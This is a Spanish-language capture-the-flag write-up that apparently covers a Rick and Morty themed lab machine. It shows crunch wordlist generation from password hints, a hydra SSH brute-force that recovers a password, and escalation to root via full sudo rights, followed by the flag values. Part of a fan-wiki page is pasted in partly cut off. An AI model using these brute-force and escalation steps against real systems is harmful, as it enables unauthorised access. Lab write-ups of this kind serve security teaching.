decrypt: FLAG{And Awwwaaaaayyyy we Go!} - 20 Points


Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name. @
[Summer@localhost ~]$ |
```

Buscando vemos que la Banda de RickSánchez se llama The Flesh Curtains.

in: [Article stubs](#), [TV and film](#)

# The Flesh Curtains



This article is a [stub](#). You can help the Rick and Morty Wiki by [expanding it](#).


**The Flesh Curtains** was a band formed by [Rick Sanchez](#), [Birdperson](#), and [Squanchy](#) shortly after they met at [Birding manapalooza flargabarg](#). They performed their first concert at the music festival and kept performing for a number of years. Presumably, the band dissolved prior to the events of the series.

Contents

[hide]

1. History

The F



Pict

## Ataque por fuerza bruta a ssh con diccionario

Creamos un diccionario con la herramienta **crunch** siguiendo las pistas que nos dio el binario anteriormente nombrado.

```
[parrot]-[18:19-18/05]-[/home/pablo]
pablo$crunch 7 7 -t ,%Flesh -o file.txt
Crunch will now generate the following amount of data: 2080 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
```

```
[parrot]-[18:16-18/05]-[/home/pablo]
pablo$crunch 10 10 -t ,%Curtains -o file.txt
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
```

Utilizamos la herramienta hydra para realizar el ataque por fuerza bruta. Descubrimos que la contraseña de Rick Sánchez es **P7Curtains**

```
[parrot]-[18:25-18/05]-[/home/pablo]
pablo$ sudo hydra -l RickSanchez -P file.txt -s 22222 ssh://172.20.230.27
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-18 18:25:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://172.20.230.27:22222/
[22222][ssh] host: 172.20.230.27 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-18 18:26:22
[parrot]-[18:26-18/05]-[/home/pablo]
pablo$
```

Nos logueamos con el usuario RickSanchez

```
[parrot]-[18:31-18/05]-[/home/pablo]
pablo$ ssh RickSanchez@172.20.230.27 -p 22222
The authenticity of host '[172.20.230.27]:22222 ([172.20.230.27]:22222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmXU09cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.20.230.27]:22222' (ECDSA) to the list of known hosts.
RickSanchez@172.20.230.27's password:
Last failed login: Fri May 19 03:26:10 AEST 2023 from 172.20.230.26 on ssh:notty
There were 168 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ ls
```

Comprobamos que el usuario pertenece a sudoers

```
[RickSanchez@localhost ~]$ sudo -l
[sudo] password for RickSanchez:
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HIST
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost ~]$ |
```

Cambiamos al usuario root, tenemos permiso total sobre todos los directorios del sistema lo que significa que ¡La máquina está completamente vulnerada!  
Encontramos la última FLAG.

**FLAG: {Ionic Defibrillator} - 30 Points**

```
[root@localhost ~]# pwd
/root
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]# |
```